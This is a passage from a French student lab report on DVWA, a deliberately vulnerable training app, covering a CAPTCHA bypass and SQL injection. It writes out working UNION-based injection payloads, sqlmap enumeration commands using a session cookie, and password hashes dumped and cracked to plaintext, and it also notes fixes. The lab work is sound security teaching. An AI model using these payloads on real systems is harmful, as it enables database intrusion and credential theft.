


FIGURE 3.56 – Message d’erreur lorsqu’on essaye de changer son mot de passe

Cependant, lorsque l’on regarde le code source de la page, on comprend aisément la faille qui s’y prête. Le code de la page se divise en deux grandes parties. La première quand la variable « step » vaut 1 puis la seconde lorsque la variable « step » vaut 2.

Voici la première partie du code :

```
<?php

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '1' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DWA[ 'recaptcha_private_key' ],
        $_POST[ 'g-recaptcha-response' ]
    );

    // Did the CAPTCHA fail?
    if( !$resp ) {
        // What happens when the CAPTCHA was entered incorrectly
        $html .= "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
        $hide_form = false;
        return;
    }
    else {
        // CAPTCHA was correct. Do both new passwords match?
        if( $pass_new == $pass_conf ) {
```

FIGURE 3.57 – Première partie du code source de la page « Insecure Captcha » au niveau low

La variable step pour « step == 1 » correspond à utiliser un CAPTCHA pour vérifier si les utilisateurs remplissent correctement les informations d'identification et d'authentification.

S'ils le font, ils devront cliquer sur le bouton de change, puis le serveur terminera l'opération.

Voici la deuxième partie du code :

```
if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '2' ) ) {  
    // Hide the CAPTCHA form  
    $hide_form = true;  
  
    // Get input  
    $pass_new = $_POST[ 'password_new' ];  
    $pass_conf = $_POST[ 'password_conf' ];  
  
    // Check to see if both password match  
    if( $pass_new == $pass_conf ) {  
        // They do!  
        $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_es  
        [MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work., E_USER_ERROR) ? "" : "");  
        $pass_new = md5( $pass_new );  
  
        // Update database  
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'";  
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '<pre>' . ((is_object($GLOBALS["__m  
        // Feedback for the end user  
        echo "<pre>Password Changed.</pre>";  
    }  
    else {  
        // Issue with the passwords matching  
        echo "<pre>Passwords did not match.</pre>";  
        $hide_form = false;  
    }  
}
```

FIGURE 3.58 – Deuxième partie du code source de la page « Insecure Captcha » au niveau low

La deuxième partie du code permet de changer véritablement son mot de passe et pour le développeur de la page, s'exécute une fois que la variable step pour « step » = 1 soit réalisée. Sauf qu'à aucun moment sur la page, on ne remarque une quelconque vérification.

L'utilisateur peut donc facilement changer la valeur de la variable step de 1 à 2 en modifiant la page afin qu'après avoir soumis le mot de passe, il pourra directement aller à la deuxième page sans avoir à passer le système CAPTCHA.

Dans ce cas là, on contourne simplement le système CAPTCHA

Pour résoudre à ce problème, il faudrait savoir si l'utilisateur en question a passé le CAPTCHA comme est fait dans le code de la page au niveau medium :

```
// Check to see if they did stage 1
if( !$_POST[ 'passed_captcha' ] ) {
    $html .= "<pre><br />You have not passed the CAPTCHA.</pre>";
    $hide_form = false;
    return;
}
```

FIGURE 3.59 – Partie du code source de la page « Insecure Captcha » au niveau medium qui permet la vérification d'avoir passé le CAPTCHA

3.7 SQL INJECTION :

Nous avons découvert une autre faille sur DVWA : les injections SQL. Cette faille s'appuie sur la base de données du serveur web. Le but ici est d'injecter une requête SQL afin de récupérer des informations ou de forcer une connexion.

Comme d'habitude, on commence par inspecter le code source de la page.

```
mysqli_close($GLOBALS["__mysqli_ston"]);
break;
case SQLITE:
    global $sqlite_db_connection;

    #$sqlite_db_connection = new SQLite3($_DVWA['SQLITE_DB']);
    #$sqlite_db_connection->enableExceptions(true);

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    #print $query;
    try {
        $results = $sqlite_db_connection->query($query);
    } catch (Exception $e) {
        echo 'Caught exception: ' . $e->getMessage();
        exit();
    }

    if ($results) {
        while ($row = $results->fetchArray()) {
            // Get values
            $first = $row["first_name"];
            $last  = $row["last_name"];
```

FIGURE 3.60 – Code source de la page « SQL INJECTION » au niveau low

On voit d'ailleurs que l'entrée (variable query) de l'utilisateur est concaténée à la commande et n'est pas filtrée, elle permet alors à l'utilisateur de transmettre des commandes qui peuvent être compromettantes pour la base de données.

Il faut savoir que chaque utilisateur dans la base de données a un ID. C'est ce qui permet de l'identifier. Nous allons donc tenter d'afficher tous les utilisateurs avec le caractère joker « % » dans la requête en utilisant une condition toujours vraie : **%' OR 1=1#** (# étant le caractère de fin de l'injection).

Voici ce que l'on obtient :

User ID: Submit

ID: %' or 1=1#
First name: admin
Surname: admin

ID: %' or 1=1#
First name: Gordon
Surname: Brown

ID: %' or 1=1#
First name: Hack
Surname: Me

ID: %' or 1=1#
First name: Pablo
Surname: Picasso

ID: %' or 1=1#
First name: Bob
Surname: Smith

FIGURE 3.61 – Affichage de tous les utilisateurs de la base de données

On va aussi utiliser les métadonnées avec la table information_schema en interrogeant ses tables avec la commande :

```
%' OR 1=1
UNION SELECT null,table_name
FROM information_schema.tables#
```

Voilà le résultat que l'on obtient :

User ID:

```
ID: %' or 1=1 union select null,table_name from information_schema.tables#
First name: admin
Surname: admin
```

```
ID: %' or 1=1 union select null,table_name from information_schema.tables#
First name: Gordon
Surname: Brown
```

```
ID: %' or 1=1 union select null,table_name from information_schema.tables#
First name: Hack
Surname: Me
```

```
ID: %' or 1=1 union select null,table_name from information_schema.tables#
First name: Pablo
Surname: Picasso
```

```
ID: %' or 1=1 union select null,table_name from information_schema.tables#
First name: Bob
Surname: Smith
```

```
ID: %' or 1=1 union select null,table_name from information_schema.tables#
First name:
Surname: ALL_PLUGINS
```

```
ID: %' or 1=1 union select null,table_name from information_schema.tables#
First name:
Surname: APPLICABLE_ROLES
```

```
ID: %' or 1=1 union select null,table_name from information_schema.tables#
First name:
Surname: CHARACTER_SETS
```

```
ID: %' or 1=1 union select null,table_name from information_schema.tables#
First name:
Surname: CHECK_CONSTRAINTS
```

```
ID: %' or 1=1 union select null,table_name from information_schema.tables#
First name:
Surname: COLLATIONS
```

```
ID: %' or 1=1 union select null,table_name from information_schema.tables#
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY
```

```
ID: %' or 1=1 union select null,table_name from information_schema.tables#
First name:
Surname: COLUMNS
```

FIGURE 3.62 – Affichage de tous les utilisateurs de la base de données

On utilise null pour collecter simplement les valeurs nulles par ligne. En effet, après vérification, sans l'utilisation de null, on ne retrouve pas l'utilisateur Hack Me.

On va encore utiliser les métadonnées avec la table information_schema en affichant cette fois-ci les tables utilisateur avec la commande :

```
%' OR 1=1
UNION SELECT null,table_name
FROM information_schema.tables
WHERE table_name like 'user%'#
```

Voici le résultat que l'on obtient :

User ID: Submit

```
ID: %' or 1=1 union select null,table_name from information_schema.tables where table_name like 'user%'#  
First name: admin  
Surname: admin  
  
ID: %' or 1=1 union select null,table_name from information_schema.tables where table_name like 'user%'#  
First name: Gordon  
Surname: Brown  
  
ID: %' or 1=1 union select null,table_name from information_schema.tables where table_name like 'user%'#  
First name: Hack  
Surname: Me  
  
ID: %' or 1=1 union select null,table_name from information_schema.tables where table_name like 'user%'#  
First name: Pablo  
Surname: Picasso  
  
ID: %' or 1=1 union select null,table_name from information_schema.tables where table_name like 'user%'#  
First name: Bob  
Surname: Smith  
  
ID: %' or 1=1 union select null,table_name from information_schema.tables where table_name like 'user%'#  
First name:  
Surname: USER_PRIVILEGES  
  
ID: %' or 1=1 union select null,table_name from information_schema.tables where table_name like 'user%'#  
First name:  
Surname: USER_STATISTICS  
  
ID: %' or 1=1 union select null,table_name from information_schema.tables where table_name like 'user%'#  
First name:  
Surname: user_variables  
  
ID: %' or 1=1 union select null,table_name from information_schema.tables where table_name like 'user%'#  
First name:  
Surname: user  
  
ID: %' or 1=1 union select null,table_name from information_schema.tables where table_name like 'user%'#  
First name:  
Surname: users
```

FIGURE 3.63 – Affichage des tables avec un nom « user » des métadonnées

Et on remarque qu'il y a une table users.

Toujours en utilisant les métadonnées avec la table information_schema, on affiche les colonnes de la table users pour voir ce qu'il y a d'intéressant avec la commande :

```
%' OR 1=1
UNION SELECT null,concat(table_name,' ',column_name)
FROM information_schema.columns
WHERE table_name='users'#
```

Voici le résultat que l'on obtient :

User ID: <input type="text"/> <input type="button" value="Submit"/>	
<pre>ID: %' or 1=1 union select null,concat(table_name,' ',column_name) from information_schema.columns where table_name='users'# First name: admin Surname: admin ID: %' or 1=1 union select null,concat(table_name,' ',column_name) from information_schema.columns where table_name='users'# First name: Gordon Surname: Brown ID: %' or 1=1 union select null,concat(table_name,' ',column_name) from information_schema.columns where table_name='users'# First name: Hack Surname: Me ID: %' or 1=1 union select null,concat(table_name,' ',column_name) from information_schema.columns where table_name='users'# First name: Pablo Surname: Picasso ID: %' or 1=1 union select null,concat(table_name,' ',column_name) from information_schema.columns where table_name='users'# First name: Bob Surname: Smith ID: %' or 1=1 union select null,concat(table_name,' ',column_name) from information_schema.columns where table_name='users'# First name: Surname: users user_id ID: %' or 1=1 union select null,concat(table_name,' ',column_name) from information_schema.columns where table_name='users'# First name: Surname: users first_name ID: %' or 1=1 union select null,concat(table_name,' ',column_name) from information_schema.columns where table_name='users'# First name: Surname: users last_name ID: %' or 1=1 union select null,concat(table_name,' ',column_name) from information_schema.columns where table_name='users'# First name: Surname: users user ID: %' or 1=1 union select null,concat(table_name,' ',column_name) from information_schema.columns where table_name='users'# First name: Surname: users password ID: %' or 1=1 union select null,concat(table_name,' ',column_name) from information_schema.columns where table_name='users'# First name: Surname: users avatar ID: %' or 1=1 union select null,concat(table_name,' ',column_name) from information_schema.columns where table_name='users'# First name: Surname: users last_login ID: %' or 1=1 union select null,concat(table_name,' ',column_name) from information_schema.columns where table_name='users'# First name: Surname: users failed_login ID: %' or 1=1 union select null,concat(table_name,' ',column_name) from information_schema.columns where table_name='users'# First name: Surname: users CURRENT_CONNECTIONS ID: %' or 1=1 union select null,concat(table_name,' ',column_name) from information_schema.columns where table_name='users'# First name: Surname: users TOTAL_CONNECTIONS</pre>	

FIGURE 3.64 – Affichage des colonnes de la table users

On remarque dans cette table, une colonne password, alors on décide de l'afficher :

```
%' OR 1=1  
UNION SELECT null,concat(user,' ',password)  
FROM users#
```

Voici ce que l'on obtient :

User ID: Submit

```
ID: %' or 1=1 union select null,concat(user, ' ',password) from users#
First name: admin
Surname: admin

ID: %' or 1=1 union select null,concat(user, ' ',password) from users#
First name: Gordon
Surname: Brown

ID: %' or 1=1 union select null,concat(user, ' ',password) from users#
First name: Hack
Surname: Me

ID: %' or 1=1 union select null,concat(user, ' ',password) from users#
First name: Pablo
Surname: Picasso

ID: %' or 1=1 union select null,concat(user, ' ',password) from users#
First name: Bob
Surname: Smith

ID: %' or 1=1 union select null,concat(user, ' ',password) from users#
First name:
Surname: admin|5f4dcc3b5aa765d61d8327deb882cf99

ID: %' or 1=1 union select null,concat(user, ' ',password) from users#
First name:
Surname: gordonb|e99a18c428cb38d5f260853678922e03

ID: %' or 1=1 union select null,concat(user, ' ',password) from users#
First name:
Surname: 1337|8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' or 1=1 union select null,concat(user, ' ',password) from users#
First name:
Surname: pablo|0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' or 1=1 union select null,concat(user, ' ',password) from users#
First name:
Surname: smithy|5f4dcc3b5aa765d61d8327deb882cf99
```

FIGURE 3.65 – Affichage de la colonne password dans la table users

A l'issue de cette requête, celle-ci nous affiche bien les mots de passe mais hashés.

Donc pour les avoir en clair, on les copie dans un fichier que l'on va dé-hacher avec John the Ripper ou on peut le faire directement grâce à un site en ligne : Crackstation

Pour admin :

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

FIGURE 3.66 – Mot de passe pour l'utilisateur « admin »

On trouve le mot de passe « password ».

Pour Gordon :

Hash	Type	Result
e99a18c428cb38d5f260853678922e03	md5	abc123

FIGURE 3.67 – Mot de passe pour l’utilisateur « Gordon »

On trouve le mot de passe « abc123 ».

Pour (suggestion mais sûr puisqu’il est le seul = 1337) Hack Me :

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

FIGURE 3.68 – Mot de passe pour l’utilisateur « HackMe »

On trouve le mot de passe « charley ».

Pour Pablo :

Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

FIGURE 3.69 – Mot de passe pour l’utilisateur « Pablo »

On trouve le mot de passe « letmein ».

Pour Smithy :

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

FIGURE 3.70 – Mot de passe pour l’utilisateur « Smithy »

On trouve le mot de passe « password ».

On remarque par ailleurs que smithy a le même mot de passe que l’admin.

Pour remédier à cette faille, il faudrait parvenir à filtrer l’entrée de l’utilisateur en interdisant certains caractères (#, %, ...) et en laissant passer uniquement un entier car on attend un identifiant d’utilisateur dans la zone de saisie.

Il est également possible de bloquer cette faille en faisant des requêtes préparées qui n'attendent plus qu'à être exécutées.

Sources :

<https://learn.microsoft.com/fr-fr/sql/relational-databases/security/sql-injection?view=sql-server-ver16>

https://www.cgsecurity.org/Articles/sql_injection/index.html

<https://crackstation.net/>

3.8 SQL INJECTION (BLIND) :

La différence entre l'injection SQL et l'injection SQL en aveugle (blind) est le fait d'avoir seulement des réponses par oui ou non lors des injections. En effet, en inspectant le code source de la page et en exécutant une requête demandant si l'ID de l'utilisateur de la base de données existe, celle-ci nous répond seulement qu'il existe mais il n'y a pas plus d'informations.

On regarde le code source de la page :

```
        }
    }

    if ($exists) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    } else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

}
?>
```

FIGURE 3.71 – Code source de la page « SQL INJECTION BLIND » au niveau low

On remarque que si l'ID de l'utilisateur de la base de données existe, on nous répond seulement qu'il existe et s'il n'existe pas, on nous répond qu'il n'existe pas.

On va tester si on peut voir les utilisateurs de la base de données en utilisant le caractère joker du langage SQL et en utilisant une condition toujours vraie :

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs

Vulnerability: SQL Injection (Blind)

User ID: %' OR 1=1#

User ID exists in the database.

FIGURE 3.72 – Première injection SQL pour savoir les utilisateurs de la base de donnée

On obtient seulement une phrase qui indique que l'utilisateur existe. C'est là toute la différence, on ne peut pas voir les utilisateurs, mais on sait qu'il y a des utilisateurs dans la base de données.

On peut effectuer des requêtes avec des ID que l'on incrémente pour savoir combien d'utilisateurs existent. Après plusieurs valeurs entrées pour l'ID des utilisateurs, on remarque que l'ID 6 ne correspond à aucun utilisateur. On peut donc en suggérer qu'il n'y a que 5 utilisateurs.

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs

Vulnerability: SQL Injection (Blind)

User ID: 6

User ID is MISSING from the database.

FIGURE 3.73 – Réponse négative, il n'y a pas un utilisateur qui a un ID de 6 dans la base de donnée

Et donc on obtient cette fois-ci la phrase « négative ».

Après beaucoup de recherches sur les injections SQL, nous avons compris que le mieux était d'utiliser l'outil "SQLmap" avec la KALI.

Alors, avec la KALI, on saisit un ID d'un utilisateur :

- https://en.wikipedia.org/wiki/SQL_injection
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- <https://bobby-tables.com/>

FIGURE 3.74 – Réponse positive, il n'y a un utilisateur qui a un ID de 1 dans la base de donnée

En inspectant en même temps la page, on va pouvoir récupérer l'URL de la page et les cookies (ID de la session PHP).

FIGURE 3.75 – Récupération de l'URL en inspectant le code source de la page

Avec la méthode GET, on a l'URL de la page :

`https://192.168.56.103/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit` avec 192.168.56.103 l'URL de la VM KALI.

Dans l'onglet Cookie, on peut voir les cookies de la session :

The screenshot shows the NetworkMiner tool interface with the 'Cookies' tab selected. A single cookie is listed:

Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	Security
dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit	document	html	4.43 KB	4.06 KB		PHPSESSID: "03792b338d66d7b612ceb1e428c9798f"			
teners.js	script	js	cached	0 B		security: "low"			
	script	js	cached	593 B					
	FaviconLoader.jsm:191...	x-icon	cached	1.37 KB					


FIGURE 3.76 – Récupération du cookie de session en inspectant le code source de la page

Notre cookie pour cette page est « 03792b338d66d7b612ceb1e428c9798f ». On va pouvoir maintenant utiliser l'outil SQLmap où l'on va renseigner l'url de la page donc on utilise l'option `-u`, et on renseigne également les cookies de la session. On utilise l'option `--dbs` qui va servir à énumérer la base de données. SQLmap est principalement utilisé pour l'exploitation par injection SQL.

```
(root㉿kali)-[~/home/kali]
# sqlmap -u "https://192.168.56.103/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=03792b338d66d7b612ceb1e428c9798f" --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 10:50:14 /2022-11-05/
```

FIGURE 3.77 – Commande pour enumérer de la base de données avec SQLmap

Avec cette commande, on va énumérer la base de données. Voici ce que l'on obtient :



The screenshot shows the SQLmap interface with the following output:

```

[10:50:36] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.54, PHP 7.4.30
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[10:50:36] [INFO] fetching database names
[10:50:36] [INFO] retrieved: 'information_schema'
[10:50:36] [INFO] retrieved: 'mysql'
[10:50:36] [INFO] retrieved: 'phpmyadmin'
[10:50:36] [INFO] retrieved: 'test'
[10:50:36] [INFO] retrieved: 'dvwa'
[10:50:36] [INFO] retrieved: 'performance_schema'
available databases [6]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

[10:50:36] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 166 times
[10:50:36] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.56.103'

```


The interface includes a sidebar with "Instructions", "User ID:", "Submit", and a status bar with "Storage", "Accessibility", "Application", and various network analysis tabs.

FIGURE 3.78 – Énumération de la base de données avec SQLmap

On retrouve les bases de données/schéma dvwa, information_schema, mysql, performance_schema et phpmyadmin.

On va maintenant voir quelles tables appartiennent à quelle base de données. On va commencer par le schéma dvwa car c'est le schéma qui semble le plus logique à interroger en premier.

Pour cela, on utilise toujours SQLmap avec la même url donc même paramètre **-u**, on laisse les mêmes cookies mais cette fois-ci, ne souhaite pas énumérer la base de données avec **-dbs** mais on va énumérer les tables de la base de données DVWA donc on utilise le paramètre **-D** pour énumérer dans DVWA, les tables avec l'option **-tables**.



```

(root㉿kali)-[/home/kali]
# sqlmap -u "https://192.168.56.103/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=03792b338d66d7b612ce
bie428c9798f" -D dvwa --tables

```

The terminal shows the command being run. The browser interface shows the DVWA SQL Injection page with the URL "https://192.168.56.103/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit". The cookie "security=low; PHPSESSID=03792b338d66d7b612ce" is present. The "Tables" tab is selected in the browser's navigation bar. The browser's developer tools Network tab shows a request to "https://sqlmap.org" with a status of 200 OK.

FIGURE 3.79 – Commande pour énumérer les tables de la base de données DVWA

Voici ce que l'on obtient :

[10:52:18] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.54, PHP 7.4.30
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[10:52:18] [INFO] fetching tables for database: 'dvwa'
[10:52:18] [INFO] retrieved: 'guestbook'
[10:52:18] [INFO] retrieved: 'users'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users |
+-----+

[10:52:18] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 3 times
[10:52:18] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.56.103'

[*] ending @ 10:52:18 /2022-11-05/

The screenshot shows a terminal window with the output of a MySQL query. It lists two tables: 'guestbook' and 'users'. Below the table listing, it shows a warning about detected HTTP error codes (404 Not Found) and the location of the log files. To the right of the terminal, there is a NetworkMiner tool interface showing an incoming GET request for a file named 'index.php'.

FIGURE 3.80 – Énumérer les tables de la base de données DVWA

Dans la base de données dvwa, on retrouve une table guestbook et une table users.

On va maintenant énumérer les colonnes de la table « user ». Pour faire cela, même méthode : même url et cookie, on rajoute juste le paramètre **-T** pour la table users et l'option **-column** :

```
# sqlmap -u "https://192.168.56.103/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=03792b338d66d7b612ce81e420c9798f" -D dvwa -T users --column
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.
[*] starting @ 10:53:55 /2022-11-05/
[10:53:55] [INFO] resuming back-end DBMS 'mysql'
[10:53:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

The screenshot shows a terminal window running the sqlmap command to enumerate columns in the 'user' table of the 'dvwa' database. The command includes the target URL, cookie information, database name, table name, and the --column option. The output includes a legal disclaimer and the start of the enumeration process.

FIGURE 3.81 – Commande pour énumérer les colonnes de la table « user »

Voici ce que l'on obtient :

The screenshot shows a terminal session on Kali Linux with the following output:

```
[10:53:55] [INFO] retrieved: 'first_name'
[10:53:56] [INFO] retrieved: 'varchar(15)'
[10:53:56] [INFO] retrieved: 'last_name'
[10:53:56] [INFO] retrieved: 'varchar(15)'
[10:53:56] [INFO] retrieved: 'user'
[10:53:56] [INFO] retrieved: 'varchar(15)'
[10:53:56] [INFO] retrieved: 'password'
[10:53:56] [INFO] retrieved: 'varchar(32)'
[10:53:56] [INFO] retrieved: 'avatar'
[10:53:56] [INFO] retrieved: 'varchar(70)'
[10:53:56] [INFO] retrieved: 'last_login'
[10:53:56] [INFO] retrieved: 'timestamp'
[10:53:56] [INFO] retrieved: 'failed_login'
[10:53:56] [INFO] retrieved: 'int(3)'

Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+

[10:53:56] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 17 times
[10:53:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.56.103'
[*] ending @ 10:53:56 /2022-11-05/
```

The browser developer tools show the DVWA interface with the following details:

- User ID:** []
- Submit**
- Network Tab:**
 - Initiator: dvwa
 - Type: document
 - Size: 4.1 KB
 - Status: 200 OK
 - Headers, Cookies, Request, Response, Timings, Security
- Response Headers:**
 - Cache-Control: no-cache, must-revalidate
 - Connection: Keep-Alive
 - Content-Length: 4153
 - Content-Type: text/html; charset=UTF-8
 - Date: Sat, 05 Nov 2022 14:47:20 GMT
 - Expires: Tue, 29 Jun 2009 12:00:00 GMT
 - Keep-Alive: timeout=5, max=100
 - Pragma: no-cache
 - Server: Apache/2.4.54 (Ubuntu) OpenSSL/1.1.1q PHP/7.4.30 mod_perl/2.0.13 Perl/5.34.0
 - X-Powered-By: PHP/7.4.30
- Request Headers:**
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 - Accept-Encoding: gzip, deflate, br
 - Accept-Language: en-US,en;q=0.5
 - Connection: keep-alive
 - Cookie: PHPSESSID=03792b338d66d7b612ce8fe4230e9798ff; security=low
 - Host: 192.168.56.103
 - Sec-Fetch-Dest: navigate
 - Sec-Fetch-Mode: navigate
 - Sec-Fetch-Site: same-origin
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4666.64 Safari/537.36

FIGURE 3.82 – Énumérer les colonnes de la table « user »

On remarque la chose la plus importante, dans la table « user », il y a une colonne « password ».

On va essayer d'interroger la colonne et on va pouvoir assimiler le mot de passe avec l'utilisateur car on a aussi une colonne « user ».

On reprend toujours la même méthode mais on ajoute le paramètre **-C** pour colonne et également l'option **-dump** pour récupérer le contenu des colonnes.

The terminal session shows the following command:

```
